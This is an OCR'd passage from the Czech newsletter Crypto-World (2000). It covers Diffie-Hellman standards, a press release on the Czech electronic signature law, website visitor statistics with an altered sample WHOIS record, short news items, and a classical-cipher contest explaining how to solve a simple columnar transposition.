Diffie-Hellmanovo schéma pro výměnu klíčů je přes svoji jednoduchost (nebo spíše právě proto) stále jedním z nejpopulárnějších a nejužívanějších schémat pro dohodu na tajném klíči pro symetrickou šifru na základě použití veřejných klíčů asymetrické kryptografie. Modernější postupy generování příslušných parametrů schématu přes svoji poměrnou sofistikovanost přináší do aplikací další bezpečnostní prvky. Další zdokonalení uvedených postupů přináší tzv. prokazatelně bezpečná schémata (lit. [4]). Tyto postupy zatím nejsou součástí existujících norem. Na druhou stranu pracovní skupina P1363 již převzala pro své chystané dokumenty (v návaznosti na [3]) komplexní model **ACE** V. Shoupa, který z článku [4] vychází.

Literatura:

[1] http://www.rsasecurity.com/rsalabs/pkcs/

[2] ANSI X9.42 Accredited Standards Committee X9. *Public Key Cryptography for the Financial Services Industry: Management of Symmetric Algorithm Keys Using Diffie-Hellman*.

[3] 1363-2000 IEEE Standard Specifications for Public Key Cryptography, September 2000

[4] Cramer, R.; Shoup, V.: A Practical Public Key Cryptosystem Provably Secure against Adaptive Chosen Ciphertext Attack, In *Advances in Cryptology–Crypto '9*8, 1998.

E. Prohlášení ÚOOÚ pro tisk

Tisková zpráva

K 1. říjnu 2000 vstupuje v platnost zákon č. 227/2000 Sb., o elektronickém podpisu a o změně některých zákonů (zákon o elektronickém podpisu), který vytváří základní legislativní rámec pro používání elektronických podpisů a jejich zrovnoprávnění s podpisy vlastnoručními. Pro dosažení stanovené úrovně důvěryhodnosti se ukládá všem zájemcům o poskytování certifikačních služeb, kteří chtějí vydávat kvalifikované certifikáty, případně kteří chtějí získat tzv. akreditaci (stát se akreditovanými certifikačními autoritami), aby splnili zákonem stanovené požadavky.

K tomuto procesu je Úřad pro ochranu osobních údajů (dále jen „Úřad“) zmocněn vydávat vyhlášky, které postup akreditace umožní. Příprava takovýchto vyhlášek je velmi náročným a odpovědným procesem, který nutně musí navázat jak na již existující bezpečnostní standardy (zejména standardy ETSI, EESSI a CEN), tak i na dokumenty, které teprve vznikají v rámci odborných orgánů EU a které konkrétně rozpracovávají problematiku elektronického podpisu. Úřad musí na tyto dokumenty ve svých vyhláškách navázat také proto, aby stanovil konkrétní podmínky pro vlastní fungování elektronických podpisů v ČR shodné s podmínkami v EU. Pro členské země EU je termín stanovení těchto podmínek (a jejich konkretizace ve formě právních a správních předpisů, resp. prováděcích vyhlášek) určen na 19. června 2001.

Se zřetelem k vývoji v EU a k faktu, že Úřad získal uvedené kompetence v oblasti elektronického podpisu k datu nabytí účinnosti zákona, tj. k 1. říjnu, lze očekávat vznik pracovní verze vyhlášek, které budou určeny k odborné diskusi, nejdříve na přelomu tohoto a příštího roku.

Ke kvalitní přípravě vyhlášek a k nutnosti sledovat aktuální vývoj v této oblasti (nejen v EU) inicioval předseda Úřadu RNDr. Karel Neuwirt vznik odborné pracovní komise, která je složena z odborníků pro informační bezpečnost. V této komisi pracují odborníci ze státní správy, školství i komerční sféry. Doporučení této komise Úřad po oponentuře zapracuje do svých dokumentů.

Proces vzniku vyhlášek Úřad chápe jako nejdůležitější moment v zavedení zákona o elektronickém podpisu do praxe. Jedná se nejen o složitý legislativní problém, ale především o otázku odborně technickou, kde výsledek z důvodu bezpečnosti a kompatibility nesmí být hnán kupředu snahou být první v Evropě, ale snahou spolu s ostatními dorazit do bezpečného cíle.

Podrobnější informaci Úřadu k celé problematice používání elektronických podpisů a tvorby prováděcích vyhlášek naleznete v příloze této tiskové zprávy. Zveřejněna je také na WWW stránkách Úřadu, na adrese http://www.uoou.cz

tiskový mluvčí Úřadu pro ochranu osobních údajů
Mgr. Ladislav Hejlík, 4. 10. 2000

Informace k zákonu o elektronickém podpisu

K četným dotazům, které se týkají zákona č. 227/2000 Sb., o elektronickém podpisu a o změně některých zákonů (zákon o elektronickém podpisu), možnosti používání elektronických podpisů a tvorby prováděcích předpisů, zveřejňuje Úřad pro ochranu osobních údajů (dále jen „Úřad“) následující informaci.

Zákon o elektronickém podpisu, který byl Parlamentem České republiky přijat 29. června tohoto roku, nabyl účinnosti 1. října 2000. Pojem elektronického podpisu a jím podepsané datové zprávy se tak dostává do právního řádu České republiky.

K možnosti používání elektronického podpisu před datem účinnosti zákona a po tomto datu

Přijetí zákona o elektronickém podpisu, resp. nabytí jeho účinnosti neznamená, že teprve od 1. října je možné elektronický podpis používat.

Již v současné době řada lidí své zprávy elektronicky podepisuje a využívá služeb některého z poskytovatelů certifikačních služeb (v praxi ovšem spíše nazývané „certifikační autority“). Za hlavní přednost takové komunikace zpravidla považují možnost příjemce datové zprávy ověřit, že zpráva přichází od určitého konkrétního odesilatele a možnost ověřit, že obsah datové zprávy nebyl změněn poté, co byl elektronickým podpisem opatřen. Takové ověření probíhá zpravidla za součinnosti třetích důvěryhodných stran, již zmíněných poskytovatelů certifikačních služeb. Informace o již existujících poskytovatelích, jejich službách, nabídkách a cenách lze vyhledat na jejich webových stránkách nebo přímo v jejich sídle. Je potřeba zdůraznit, že začátek účinnosti zákona o elektronickém podpisu nebrání stávajícím „uživatelům“ elektronického podpisu ani potenciálním dalším zájemcům, aby svá data používaná k elektronickému podpisu dále používali a podle svého uvážení si vybírali poskytovatele certifikačních služeb, a to zpravidla na základě své důvěry v něj nebo na základě kvality služeb, které nabízí.

Zákon o elektronickém podpisu a praxe

Smyslem zákona je v zavedení „legislativního pořádku“ do oblasti používání elektronického podpisu. Zákonem je upřesněna používaná terminologie a definovány příslušné pojmy tak, aby byl odlišen stupeň důvěryhodnosti a bezpečnosti jednotlivých elektronických podpisů; dále zákon o elektronickém podpisu stanoví požadavky na poskytovatele certifikačních služeb, kteří chtějí vydávat kvalifikované certifikáty, případně se chtějí stát akreditovanými poskytovateli certifikačních služeb.

Uvedený zákon není právní úpravou pro obecné používání elektronického podpisu a činnost všech certifikačních autorit (či veškerou jejich činnost). Zejména „nezakazuje“ vytváření elektronického podpisu prostředky, které nejsou podle zákona označené jako bezpečné a neupravuje používání elektronických podpisů, které podle zákona nedosáhly parametrů zaručeného elektronického podpisu založeného na kvalifikovaném certifikátu. Zákon o elektronickém podpisu neomezuje zakládání a provozování certifikačních autorit, které vydávají certifikáty k datům pro vytváření elektronického podpisu, přičemž certifikáty, které tito poskytovatelé vydávají, nemusejí být nutně méně kvalitní (tedy bezpečné) než ty, které v budoucnu ponesou označení „kvalifikované“. Stejně tak platí, že služby „neakreditovaných“ poskytovatelů certifikačních služeb nemusí být nutně horší či méně kvalitní, než služby akreditovaných. Uvedený Zákon, jak již bylo řečeno, stanoví pojem zaručený elektronický podpis, kvalifikovaný certifikát, poskytovatel certifikačních služeb vydávající kvalifikované certifikáty, akreditovaný poskytovatel certifikačních služeb, prostředek pro bezpečné vytváření elektronického podpisu. Tyto pojmy zvyšují bezpečnost a

důvěryhodnost v procesu elektronického podpisování dokumentů a v procesu ověřování identity odesílatele a neporušenost odesílaného dokumentu. Je tedy více než pravděpodobné, že v rámci existujících aktivit elektronického obchodu nebo v rámci dalších nově vznikajících aktivit budou vyžadovány právě tyto vyšší stupně bezpečnosti. Zákon o elektronickém podpisu v § 11 dokonce stanoví, že „v oblasti orgánů veřejné moci" bude možné používat jen zaručené elektronické podpisy založené na kvalifikovaných certifikátech vydaných akreditovanými poskytovateli certifikačních služeb. K této definici podotkněme, že zde je určitá nejasnost - zákon nestanoví, zda je míněna vzájemná komunikace mezi orgány veřejné moci, nebo komunikace těchto orgánů s jinými subjekty – např. občan se státním orgánem.

Jakou formu a jaké požadavky si tedy příslušný subjekt zvolí, závisí jen a jen na něm (s výjimkou působnosti zmíněného § 11). Takže pro názornost uveďme, že provozovatel elektronického obchodu již nyní může přijímat elektronicky podepsané objednávky například s dodatečnou podmínkou, že data použitá odesílatelem k podpisu mají certifikát vydaný některým z poskytovatelů certifikačních služeb, kterým důvěřuje (odtud i používaný termín pro poskytovatele certifikačních služeb - důvěryhodná třetí strana).

Tvorba vyhlášek k zákonu o elektronickém podpisu

Aby mohl být zákon o elektronickém podpisu naplněn, je nezbytné vydat k některým ustanovením prováděcí vyhlášky. Pro pochopení složitosti tohoto procesu připomeňme pár základních údajů ze současné přípravy obdobných vyhlášek a norem v Evropské unii. Zákon o elektronickém podpisu je do značné míry kompatibilní se směrnicí 1999/ 93/EC ze dne 13. prosince 1999. Tato směrnice ukládá členským státům přijmout právní a správní předpisy nezbytné pro dosažení souladu s touto směrnicí nejpozději do 19. července 2001. Doba od přijetí směrnice do termínu požadované harmonizace s národními legislativami dává EU prostor pro zpracování dokumentů, které uvedenou směrnici konkretizují a stanou se pro členské státy vodítkem pro zpracování jak vlastních zákonů, tak i prováděcích předpisů a pro vytvoření technického zázemí – např. pro vybudování sítě státních akreditovaných zkušeben.

Za nejvýznamnější lze v této oblasti považovat aktivity ETSI (European Telecommunications Standards Institute), EESSI (European Electronic Signature Standardization Initiative) a CEN (European Committee for Standardization). Zde již postupně vznikají návrhy dokumentů rozpracovávajících směrnici. Tyto dokumenty hodlá Úřad při zpracování vyhlášek, jejichž existenci náš zákon předpokládá, využít. Tím dosáhneme kompatibility s EU nejen samotným textem citovaného zákona, ale rovněž stanovením shodných podmínek pro vlastní fungování elektronického podpisu.

Se zřetelem k vývoji v EU a k faktu, že Úřad získal kompetence podle zákona o elektronickém podpisu k datu nabytí účinnosti zákona, tj. k 1. říjnu, lze očekávat vznik pracovní verze vyhlášek, které budou určeny k odborné diskusi, nejdříve na přelomu tohoto a příštího roku. Po vydání těchto vyhlášek se budou moci v České republice fungující poskytovatelé certifikačních služeb, a případně další zájemci o provozování této činnosti, rozhodnout – buď zůstanou „vně" zákona, nebo budou vydávat kvalifikované certifikáty a učiní opatření pro splnění příslušných ustanovení zákona a připravovaných prováděcích předpisů, případně, opět po splnění příslušných zákonných předpokladů, požádají Úřad o akreditaci. Ke kvalitní přípravě vyhlášek a k nutnosti sledovat aktuální vývoj v této oblasti, a to nejen v Evropské unii, inicioval předseda Úřadu RNDr. Karel Neuwirt vznik odborné pracovní komise, která je složena z odborníků v oblasti informační bezpečnosti. V této komisi pracují odborníci ze státní správy, školství i komerční sféry. Doporučení této komise Úřad po oponentuře zapracuje do svých dokumentů.

Tvorba prováděcích předpisů k zákonu o elektronickém podpisu je nejen poměrně složitým legislativním problémem, ale především otázkou odborně technickou, kde výsledek

z důvodu bezpečnosti a kompatibility nesmí být hnán kupředu snahou být první v Evropě, ale snahou spolu s ostatními dorazit do bezpečného cíle.

F. Statistika návštěvnosti stránky http://www.mujweb.cz/veda/gcucmp


Mgr. Pavel Vondruška (NBÚ)

Statistiky byly vytvořeny na základě přístupů za posledních 60 dní. Jedná se o návštěvnost za období 11.8 - 9.10.2000.
Počet přístupů celkem : **1558**
Nejvíce : 188 (12.9 -vyhlášeno I.kolo soutěže), 107 (13.9), 62 (14.9)
Nejméně: 0 (9.9), 0 (10.9), 2 (2.9)
Na základě stopy, kterou jste po sobě při své návštěvě zanechali, vám nyní můžeme poskytnout tři následující zajímavé přehledy. Závěrem pak je uvedeno několik poznámek k elektronické stopě, kterou každý návštěvník při návštěvě libovolné www stránky dobrovolně poskytuje a zanechává.

Statistika I.
Jaký mají návštěvníci této stránky operační systém ?

Operační systém	Počet	Procent
Windows NT	925	59,37
Windows 95	242	15,53
Windows 98	216	13,86
Windows 2000	99	6,35
Linux	45	2,89
Nepodařilo se identifikovat / Ostatní	22	1,41
FreeBSD	5	0,32
Windows 3.x	2	0,13
SunOS	2	0,13
CELKEM	1558	99,99

Osobně jsem byl překvapen vysokým počtem návštěvníků z OS Windows NT a mile překvapen OS FreeBSD a SunOS.
Poměr :
Operační systém Microsoft : Ostatní 95 : 5




Graf přístupů na www stránku GCUCMP podle typu OS za období 11.8-9.10

Statistika II.
Jaký "prohlížeč" používají návštěvníci této stránky ?

"Prohlížeč"	Počet	Procent
Microsoft IE 5.x	1083	69,51
Netscape Navigator 4.x	315	20,22
Microsoft IE 4.x	132	8,47
Nepodařilo se identifikovat / Ostatní	21	1,35
Opera	3	0,19
Microsoft IE 3.x	2	0,13
Netscape Navigator 3.x	2	0,13
CELKEM	1558	100

Tato statistika nepřinesla žádná velká překvapení a výsledek odpovídá očekávanému výsledku.
Poměr :
Microsoft IE : Netscape Navigator 79 : 21



Graf přístupů na www stránku GCUCMP podle typu "prohlížeče" za období 11.8-9.10

Statistika III.
Odkud (stát) návštěvníci přišli ?

Stát	Počet přístupů
ČR	963
Nepodařilo se identifikovat /Nezaznamenáno/ (ČR?)	399
SK	164
Belgie	16
Rakousko	6
Německo	6
Švédsko	4
CELKEM	1558

Příloha - přístupový log k libovolné www stránce

Každý, kdo se přihlásí k nějaké www stránce, o sobě podává řadu informací. Návštěvník přímo informuje o svém operačním systému a použitém prohlížeči. Dále zde poskytne řadu informací o tom, kdo je zodpovědný za provoz přidělené IP adresy. Pokud je tedy návštěvník z velké firmy, která je připojena pevnou linkou na Internetu - pak má tuto IP adresu pevně přidělenu a lze se dozvědět informace vztahující se k dané firmě. Týká se to samozřejmě i státních institucí, ministerstev, vysokých škol, bank apod.

Jako příklad uvedu log. informaci z mé stránky 10.10.2000. Jednalo se o návštěvníka používajícího Windows NT a IE 5.0 s pevnou IP adresou : 212.18.9.34 a hlásícího se z Německa. Poskytnuty byly tyto následující informace o odpovědném provozovateli této IP adresy (přestože se jedná o veřejné informace, upravil jsem pro účely této přílohy některé položky):

```
********************************
in:             http://www.mujweb.cz/veda/gcucmp/
date :          10/10/00
time:           14:30
IP adresa:      212.18.9.34
OS:             Windows NT
Browser:        IE 5.0
********************************
inetnum:        212.18.9.32 - 212.18.9.47
netname:        KALLINO-NET
descr:          Kallino GmbH                *(pro účely této přílohy změněno)
descr:          Burgerstr. 22               *(pro účely této přílohy změněno)
descr:          D-81249 Muenchen
descr:          Germany
country:        DE
admin-c:        RH3404-RIPE
tech-c:         RH3404-RIPE
status:         ASSIGNED PA
mnt-by:         MNET-MNT
changed:        ovirke@m-net.de 20000918    *(pro účely této přílohy změněno)
source:         RIPE
********************************
route:          212.18.0.0/19
descr:          Telekommunikations GmbH     *(pro účely této přílohy změněno)
descr:          Bolzanostr. 100             *(pro účely této přílohy změněno)
descr:          D-80469 Muenchen
descr:          Germany
origin:         AS8767
mnt-by:         MNET-MNT
changed:        ovirke@m-net.de 19980508    *(pro účely této přílohy změněno)
source:         RIPE
********************************
person:         Reimar Hanter               *(pro účely této přílohy změněno)
address:        CIS Media Comp.             *(pro účely této přílohy změněno)
address:        Burgstr. 22                 *(pro účely této přílohy změněno)
address:        D-81249 Muenchen
address:        Germany
phone:          +49 89 8980 5000            *(pro účely této přílohy změněno)
fax-no:         +49 89 8980 5001            *(pro účely této přílohy změněno)
nic-hdl:        RH3404-RIPE
mnt-by:         MNET-MNT
changed:        ovirke@m-net.de 19990518    *(pro účely této přílohy změněno)
source:         RIPE
********************************
```

G. Letem šifrovým světem

Dovolte mi, abych se touto cestou omluvil všem, kterým jsem v posledních 14-ti dnech nestačil odpovědět na jejich dotazy. Budu se snažit vše vyřídit alespoň dodatečně. Příliš mnoho úkolů, které jsem na sebe v poslední době vzal, mi pohltily čas, který jsem jindy věnoval těmto odpovědím. Navíc jsem zjistil, že asi týdenní výpadek post.cz způsobil, že některé odeslané odpovědi příslušný adresát neobdržel. Pokud někdo tedy nedostal odpověď, ozvěte se prosím znovu, nebyl to úmysl ... Děkuji za pochopení.

1. Seminář : Souček, Beneš - Matematické základy informační bezpečnosti **ZAHÁJEN 18.10.2000!**
   Seminář "Matematické základy informační. bezpečnosti" se bude konat i v letošním roce. Dohodnutý termín je středa 15:40 v seminární místnosti KSI (Malá Strana, druhé patro). Seminář je určen pro studenty MFF UK, členy GCUCMP a další zájemce o tuto problematiku. Účast na semináři je dobré předem konzultovat s vedoucími semináře :
   e-mail : benes@ksi.ms.mff.cuni.cz ; beda@obluda.cz

2. Bletchley Park nabízí 25000 liber za nalezení zařízení, pomocí kterého se luštila Enigma za druhé světové války.
   http://news6.thdo.bbc.co.uk/hi/english/uk/newsid%5F958000/958062.stm
   http://news.bbc.co.uk/hi/english/uk/newsid_948000/948625.stm

3. Na konferenci FoxPro DevCon 1900 (v červnu 2000 opravdu "vtipná" narážka na problém Y2K) byla představena nová verze dekompilátoru ReFox 8.25. Tato verze provádí rekonstrukci zdrojového textu programu zpětným překladem modulu .FXP (.FOX, .MPX, .SPX, …) resp. souboru APP nebo EXE (a to i zašifrovaného prostředky FoxPro !!!). Rozlišuje programy vytvořené ve všech verzích "foxky" od FoxBASE přes FoxPro 1.x -2.x až po Visual FoxPro 6.0. Jedná se o neocenitelnou pomůcku v případech, kdy jste u svých produktů ztratili původní zdrojový text nebo potřebujete provést důkladnou kontrolu originálních modulů. ReFox také nabízí vlastní ochranu proti zpětnému dekompilování (ochrana je vázána na sériové číslo programu a zvolené heslo). Jako bývalý "foxař" celý produkt velice oceňuji a velmi chválím.

4. Microsoft Windows 2000 mají první Service Pack. Česká verze se teprve připravuje. Anglická verze je dostupná na známé adrese :
   http://support.microsoft.cz/download/windows2000NT/

5. Mezi nejprodávanější knihy nakladatelství Hentzenwerke Publishing patří kniha : "Tamar E.Granor, Ted Roche : Hacker´s Guide". Její cena při nákupu v ČR je 1990,- Kč.

O čem jsme psali před rokem ?

Crypto-World 10/99 http://www.mujweb.cz/veda/gcucmp/casopis/crypto10_99.html

A. Back Orifice 2000
B. Šifrování disku pod Linuxem
C. Microsoft Point-to-Point Tunneling Protocol (PPTP)
D. "INRIA leads nearly 200 international scientists in cracking code following challenge by Canadian company Certicom"

Crypto-World

Informační sešit GCUCMP

Ročník 2, číslo 11/2000 20.listopadu 2000

11/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, BITIS, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům.
Starší sešity jsou dostupné na adresách
http://www.mujweb.cz/veda/gcucmp/
+ http://cryptoworld.certifikuj.cz
(>230 e-mail výtisků)

OBSAH : **Str.**

A. Soutěž
Mgr. Pavel Vondruška (NBÚ)

Část III. - Jednoduchá transpozice
Luštění jednoduché transpozice - úplná tabulka (metodika)

Jednoduchá transpozice je jedna ze základních metod šifrování. Po jednoduché záměně se tak seznámíme s druhým nejdůležitějším systémem. Troufám si tvrdit, že většina šifrových systémů vychází právě z těchto dvou postupů. Ostatně prvky typu SHIFT apod. v blokových šifrách jsou vlastně jen transpozicí jednotlivých bitů. Vraťme se však k tomuto systému. Transpozice je "přeskupení" otevřeného textu podle nějakých pravidel - tato pravidla se nazývají klíčem. Výsledný šifrový text zachovává frekvenci hlásek příslušného jazyka. Zpřetrhány jsou pouze bigramové vazby a tím je ukryt význam původního textu. V takovémto textu se tedy nevyskytují dlouhá opakování, je zachována frekvence hlásek příslušného jazyka, neodpovídají bigramové frekvence, nelze provést dělbu na samohlásky a souhlásky. Poměr samohlásek a souhlásek je v textu zachován a je přibližně v poměru 40 : 60. Tento systém se používal ještě za druhé světové války a v některých méně vyspělých státech i v celkem nedávné době. Používala se však určitá modifikace, která velice znesnadňuje luštění - tzv. dvojitá neúplná transpozice. Text je nejprve vepsán do tabulky určitého rozměru, zde jsou podle prvého klíče sloupce rozházeny a dále je text převeden do tabulky o jiných rozměrech, která není ovšem v posledním řádku zcela vyplněna (!) a opět jsou sloupce podle druhého klíče přeskupeny. V případě, že rozměry tabulek (počet sloupců) jsou 30 a více, je ke zpětné transformaci nutné použít složitější postupy, kde se již bez počítačů neobejdeme a v některých případech může být tento systém (např. ve spojení s jednoduchou záměnou) celkem použitelnou šifrou určenou např. pro náhradní spojení, kdy nelze z nějakého důvodu použít kvalitní speciální šifrátor.

Vraťme se k jednoduché transpozici využívající úplnou tabulku. Získáme šifrový text rozepsaný jako obvykle do pětimístných skupin. Pořídíme frekvenci a zjistíme, že odpovídá frekvenci jazyka. Nejsou zde velká opakování a jsou zde skupiny samohlásek a souhlásek. Toto by mohlo naznačovat, že se jedná o transpozici. V případě, že se jedná o jednoduchou transpozici s úplnou tabulkou, postupujeme takto:

Určení rozměru tabulky

Spočteme délku šifrového textu a snažíme se určit pravděpodobný rozměr tabulky. Ten zjistíme tak, že délku šifrového textu rozložíme na součin prvočísel a z nich kombinujeme pravděpodobnou velikost tabulky. Máme-li např. šifrový text délky 120, pak jsou možné následující velikosti tabulek :
120= 2*2*2*3*5

Tabulky :
počet sloupců * počet řádků
málo pravděpodobné (bylo by příliš lehké k řešení) : 1*120, 2*60 , 3*40, 4*30, 6*20
složité : 120*1, 60* 2 ,
tabulky : 8*15, 15*8, 12*10, 10*12, 20*6, 30*4, 40*3

Šifrový text se vepíše do "podezřelých" tabulek. Poznamenejme, že text se vepisuje po sloupcích (!), viz. příklad na konci textu.

Dříve, než přejdeme k vlastnímu luštění, můžeme si do značné míry ověřit, zda námi zvolená tabulka je správná. Zjistíme to na poměru souhlásek a samohlásek v jednotlivých řádcích tabulky. I zde by měl být přibližně zachován poměr samohlásky : souhlásky = 40 : 60. Která z tabulek splňuje tento poměr pro většinu svých řádků, ta je nejpravděpodobnější tabulkou a zde začneme s pokusem o vyluštění původního textu.

Luštění

Samotné luštění není nijak složité. Ti z vás, kteří luští tzv. lištovky v různých časopisech, tento postup již prakticky znají. Pokud nemáme k dispozici vhodný program a jsme příliš pohodlní si jej napsat, nezbývá než sloupce tabulky rozstříhat a přeskupovat tak, abychom se snažili zohlednit bigramové četnosti (např. PR, ST) a samohláskové a souhláskové vazby, a to ve všech řádcích najednou. Postupně tedy k sobě přikládáme vhodné sloupky, až dostaneme celé bloky otevřeného text (čte se po řádcích). Bloky pak jen přeskupíme a máme hledaný výsledek.

Vše si prakticky ještě zopakujeme na následujícím cvičném příkladě.

Cvičný šifrový příklad na jednoduchou transpozici - úplná tabulka

OTSEC NCNUX ATONO TOUTO KXUJU AILBX UVPTD HSEOL KYREN EPSUK
ZELID RZPAU (60 znaků)

Určení velikosti tabulky
ne : 1*60 , 2*30, 3*20, 4*15,
možné tabulky : 15*4, 20*3, 10*6, 6*10

Prozradím, že tento text byl úmyslně volen tak, aby ani poměr samohlásky: souhlásky nedal zcela jednoznačnou odpověď na rozměr tabulky, v praxi ovšem takovéto případy většinou nenastávají, tento příklad měl pouze komplikovat samotné luštění žákům, kterým jsem příklad předložil a nechtěl jsem, aby jednoduše zjistili správnou velikost tabulky. Sledujte, jak se šifrový text plní do tabulky. Začátečníkům někdy toto činí potíže a zapisují jej omylem do řádků místo do sloupců.

rozměr 20*3
očekávaný poměr 8/12

OECXOTTXULUTSLREUEDP 8/12
TCNANOOUABVDEKEPKLRA 8/12
SNUTOUKJIXPHOYNSZIZU 8/12

rozměr 15*4
očekávaný poměr 6 / 9

OCUOOKUBPSKNULZ 6/9
TNXNUXAXTEYEKIP 6/9
SCAOTUIUDORPZDA 7/8
ENTTOJLVHLESERU 5/10

rozměr 10*6
očekávaný poměr 4/6

OCOTUUSRUD	5/5
TNNOAVEEKR	4/6
SUOKIPONZZ	4/6
EXTXLTLEEP	3/7
CAOUBDKPLA	4/6
NTUJXHYSIU	4/6

ukázka 6*10
očekávaný poměr 2,4 / 3,6

OAKUKZ	3/3
TTXVYE	2/4
SOUPRL	2/4
ENJTEI	3/3
COUDND	2/4
NTAHER	2/4
COISPZ	2/4
NULESP	2/4
UTBOUA	4/2
XOXLKU	2/4

Nejpravděpodobnějšími tabulkami jsou rozměry 20*3 a 6*10, následují rozměry 10*6 a nejhůře z testu vyšel rozměr 15*4.

Správný rozměr je 6*10. Vzhledem k malému počtu sloupců již není problém je správně seřadit a dostaneme příslušný otevřený text :

UKAZKO
VYTEXT
PROLUS
TENIJE
DNODUC
HETRAN
SPOZIC
ESUPLN
OUTABU
LKOUXX

Takže hledaným textem je :

UKAZKOVY TEXT PRO LUSTENI JEDNODUCHE TRANSPOZICE S UPLNOU TABULKOU XX

Klíčem je pak postup, jak přeskupit sloupce otevřeného textu na sloupce šifrového textu.

Na příkladě si můžeme všimnout, že při zápisu do tabulky byl doplněn text tak, aby zcela vyplnil i poslední řádek pomocí XX. Pro různé uživatele, kteří systém používají, může být doplnění tabulky na úplnou tabulku charakteristické. Text by měl být doplněn náhodně, ale často se používá nějaký ustálený způsob, který kryptoanalytikovi (pokud jej zjistí) pomáhá v luštění. Např. se používá doplňování pomocí X nebo písmena abecedy nebo se doplní podpis apod. Všechna tato doplnění jsou špatná a mohou vést ke snadné kompromitaci systému (určení velikosti tabulky a umístění některých sloupků). Znalost takovýchto maličkostí usnadní chápání podstatně složitějších problémů, se kterými se v kryptologii můžeme setkat. Připomeňme v této souvislosti analogii s nevhodným doplňováním dat pro šifrování symetrických klíčů podle normy PKCS#1, v. 1.5 .

Nyní již můžeme vyhlásit soutěžní úlohu III.kola

Úlohou třetího kola je vyluštění přiloženého šifrového textu. Jedná se o jednoduchou transpozici - použita byla úplná tabulka. Rozměr tabulky musíte určit. Text je v češtině, v mezinárodní abecedě = 26 znaků A-Z (bez háčků a čárek) a bez mezer, je rozdělen do skupin po 5-ti znacích. Prozradím, že se jedná o text, který se vyskytl na stránkách našeho e-zinu.

SIFROVY TEXT

IRJYE VDIPI AVIVZ NTUKM EORZN EOTYE KKLPI TTNNC EIPAE COSMN EOPRL KEPEP LAPTE NNEDO SOTNK ENOPT LBOAO TROVR OEEIN REEEK UTSHX EOORM YIJAJ PZOED DEDOD UCSTS ONZOA IKSCU JPPES NISBV FEIIK AEUVU EJOOO DNMKS EORKB YMOAU ELPNO DKOOO JUNST ZIUOU EEJVG EEDZA ACEDM KKEEI RNETV

Zaslání celého textu 10 bodů.
Losování III.kola bude 8.12.2000 (18.00 hod).

****

Pravidla soutěže

Soutěž probíhá ve čtyřech kolech. V sešitech 9/2000 až 12/2000 je uveřejněna jedna soutěžní úloha a současně je uveden doprovodný text k dané úloze. Řešitelé, kteří zašlou do data, které bude u každé úlohy uvedeno, správné řešení, budou slosováni a dva vybraní získají cenu kola. **I po tomto datu však lze správná řešení dále zasílat a získat tak hlavní výhru!**

Dne 15.12.2000 bude soutěž ukončena a z řešitelů, kteří získali nejvíce bodů, bude vylosován celkový vítěz. **Celkovým vítězem se tedy může stát i ten soutěžící, který se zapojí do soutěže později, např. až v prosinci, a řešení všech úloh odešle najednou v časovém limitu do 15.12.2000**; přijde jen o možnost být vylosován jako vítěz příslušného kola.

Dne 20.12.2000 vyjde speciální číslo, ve kterém budou uvedena řešení úloh ze všech kol a jméno celkového vítěze; uveřejníme také menší statistiku k celé soutěži. Ceny do soutěže věnovaly firmy PVT a.s. a AEC spol. s r.o. (jednotlivá kola), Globe CZ (cena pro celkového vítěze).

Cenou v jednotlivých kolech je bezplatná registrace vašeho veřejného klíče u certifikační autority (1x u PVT , 1x u AEC). Jde o poskytnutí certifikátu s nejvyšším bezpečnostním stupněm ochrany na dobu 6 měsíců (cena cca 300,- Kč). Hlavní cenou je registrace domény prvního řádu + hosting na webu u firmy GLOBE CZ (v běžné hodnotě 5000,- Kč).

Řešení úloh zasílejte pomocí komunikačního okna v oddílu - "SOUTĚŽ" na URL adrese http://www.mujweb.cz/veda/gcucmp/ . Vaše anonymita je zaručena. Uvedena budou pouze celá jména jednotlivých vítězů (nebo bude-li si to dotyčný přát, pak místo jména jeho e-mail adresa, případně pouze pseudonym).

Stav po II.kole

Pseudonym	I.kolo datum /bodů	II.kolo datum /bodů	III.kolo datum/bodů	IV.kolo datum/bodů	CELKEM
J.M.	12.9 /10 ☒				
Mirek Š.	12.9 /10	17.10/10			
Petr T.	12.9 /10	18.10/10			
Bohumír Š.	12.9 /10	18.10/10			
Martin K.	12.9 /10				
František K.	12.9 /10				
Tomáš V.	13.9 /10 ⏢	31.10/10			
Jan J.	13.9 /10	17.10/10			
Josef D.	18.9 /10				
Honza K.	18.9 /10				
Vašek V.	2.10/10				
Michal B.	4.10/10	18.10/10 ⏢			
Láďa R.	4.10/10	24.10/10 ☒			
